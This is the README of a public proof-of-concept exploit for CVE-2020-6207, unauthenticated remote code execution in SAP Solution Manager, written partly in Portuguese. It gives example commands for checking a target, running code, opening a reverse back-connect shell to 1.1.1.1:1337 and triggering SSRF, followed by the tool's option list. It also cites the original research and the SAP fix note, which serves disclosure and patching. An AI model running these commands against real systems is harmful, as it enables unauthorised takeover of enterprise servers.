
 chipik/sap_eem_cve-2020-6207
PoC para CVE-2020-6207 (Verificação de Autenticação Ausente no SAP Solution Manager)

PoC para CVE-2020-6207 (Verificação de Autenticação Ausente no SAP Solution Manager)
Este script permite verificar e explorar verificações de autenticação ausentes no servlet SAP EEM (tc~smd~agent~application~eem) que levam a RCE nos SAP SMDAgents conectados ao SAP Solution Manager
Descoberta original:
Artigo: An Unauthenticated Journey to Root :Pwning Your Company's Enterprise Software Servers
Solução: sap note 2890213
Siga-me no Twitter: @chipik
Este projeto é criado apenas para fins educacionais e não pode ser utilizado para violação da lei ou ganho pessoal.
O autor deste projeto não se responsabiliza por qualquer possível dano causado pelos materiais deste projeto
Você encontrará detalhes das vulnerabilidades no artigo process
Apenas aponte para o hostname/ip do SAP Solution Manager.
➜ python sol-rce.py -H 172.16.30.43 -P 50000 -c
Vulnerable! [CVE-2020-6207] - http://172.16.30.43:50000

➜ python sol-rce.py -H 172.16.30.43 -P 50000 --rce calc.exe
➜ python sol-rce.py -H 172.16.30.43 -P 50000 --back 1.1.1.1:1337
➜ python sol-rce.py -H 172.16.30.43 -P 50000 --ssrf http://1.1.1.1/chpk
Há opções adicionais:
➜ python sol-rce.py -h

usage: sol-rce.py [-h] [-H HOST] [-P PORT] [-p PROXY] [-s] [-c] [-d VICTIM]
                  [--ssrf SSRF] [--rce RCE] [--back BACK] [--setup SETUP]
                  [--list] [--clear] [-t TIMEOUT] [-v]

PoC for CVE-2020-6207, (Missing Authentication Check in SAP Solution Manager)
This script allows to check and exploit missing authentication checks in SAP EEM servlet (tc~smd~agent~application~eem) that lead to RCE on SAP SMDAgents connected to SAP Solution Manager
Original finding:
- Pablo Artuso. https://twitter.com/lmkalg
- Yvan 'iggy' G https://twitter.com/_1ggy

Paper: https://i.blackhat.com/USA-20/Wednesday/us-20-Artuso-An-Unauthenticated-Journey-To-Root-Pwning-Your-Companys-Enterprise-Software-Servers-wp.pdf
Solution: https://launchpad.support.sap.com/#/notes/2890213

twitter: https://twitter.com/_chipik

optional arguments:
  -h, --help            show this help message and exit
  -H HOST, --host HOST  SAP Solution Manager host(default: 127.0.0.1)
  -P PORT, --port PORT  SAP Solution Manager web port (default: tcp/50000)
  -p PROXY, --proxy PROXY
                        Use proxy (ex: 127.0.0.1:8080)
  -s, --ssl             enable SSL
  -c, --check           just detect vulnerability
  -d VICTIM, --victim VICTIM
                        DA serverName
  --ssrf SSRF           exploit SSRF. Point http address here. (example:http://1.1.1.1/chpk)
  --rce RCE             exploit RCE
  --back BACK           get backConnect from DA. (ex: 1.1.1.1:1337)
  --setup SETUP         setup a random serverName to the DA with the given hostName and instanceName. (example: javaup.mshome.net,SMDA97)
  --list                Get a list of existing DA servers
  --clear               stop and delete all PoCScript<rnd> scripts from DA servers
  -t TIMEOUT, --timeout TIMEOUT
                        HTTP connection timeout in second (default: 10)
  -v, --verbose         verbose mode






